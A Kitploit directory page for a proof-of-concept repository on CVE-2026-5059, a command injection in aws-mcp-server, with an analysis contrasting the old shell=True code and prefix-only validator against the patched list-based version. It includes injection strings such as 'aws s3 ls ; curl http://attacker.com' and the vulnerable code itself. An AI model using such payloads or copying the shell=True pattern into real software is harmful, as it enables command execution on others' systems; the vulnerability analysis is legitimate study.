
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-5059-poc — Proof-of-concept for CVE-2026-5059, a command injection in aws-mcp-server via shell=True and incomplete validation, with vulnerable and patched code analysis. | Kitploit
Tools/GitHubGitHub/pwn0x000/cve-2026-5059-poc
Vulnerability AnalysisExploitationPenetration TestingCommand and Control
GitHubpwn0x000/cve-2026-5059-poc

CVE-2026-5059-poc

Proof-of-concept for CVE-2026-5059, a command injection in aws-mcp-server via shell=True and incomplete validation, with vulnerable and patched code analysis.

View Repository
437 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    366
  • 5


    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    AI powered OSINT engine to discover and map 7,700+ social media identities across the web

    287

Explore all tools

Browse our collection of tools

View all tools →
Share

Where is CVE-2026-5059 in the code? The vulnerability is in two files working together:

File 1: tools.py — The Root Cause The old version used shell=True in execute_piped_command(): python# OLD VULNERABLE CODE process = subprocess.run( command, # ← raw string passed to shell shell=True, # ← THIS is the problem ... ) When shell=True, the OS shell interprets the full string including ;, &&, ||, backticks — so anything after ; runs as a separate command.

File 2: security.py — The Incomplete Guard The validator only checked that the command starts with aws: python# OLD VULNERABLE CODE def validate_pipe_command(command: str): if not command.strip().startswith("aws"): raise ValueError("Must start with aws") # ← stops here, no check on what comes after the pipe So aws s3 ls ; curl http://attacker.com passed validation — starts with aws — then shell=True executed both parts.

Why the current version (v1.7.0) is different Looking at the actual code today, both problems are gone: python# CURRENT CODE in cli_executor.py cmd_parts = shlex.split(command) # splits into a list subprocess.run(cmd_parts, shell=False) # list-based, no shell interpretation And security.py was deleted entirely — replaced by the OS sandbox (Landlock/bwrap/Seatbelt). The ; is now harmless: "aws s3 ls ; curl http://evil.com" → shlex.split → ['aws', 's3', 'ls', ';', 'curl', 'http://evil.com'] → subprocess gets ';' as a literal argument to aws → AWS CLI ignores it, no second command runs

Summary in one line Vulnerable versionCurrent v1.7.0Executionshell=True + stringshell=False + listValidationstartswith("aws") onlyOS-level sandbox; handlingExecuted by shellTreated as literal text The CVE was filed against the old version. ZDI published it as a 0-day because the vendor rejected the report — but the architecture had already moved away from shell=True before the CVE was published.


Download Tool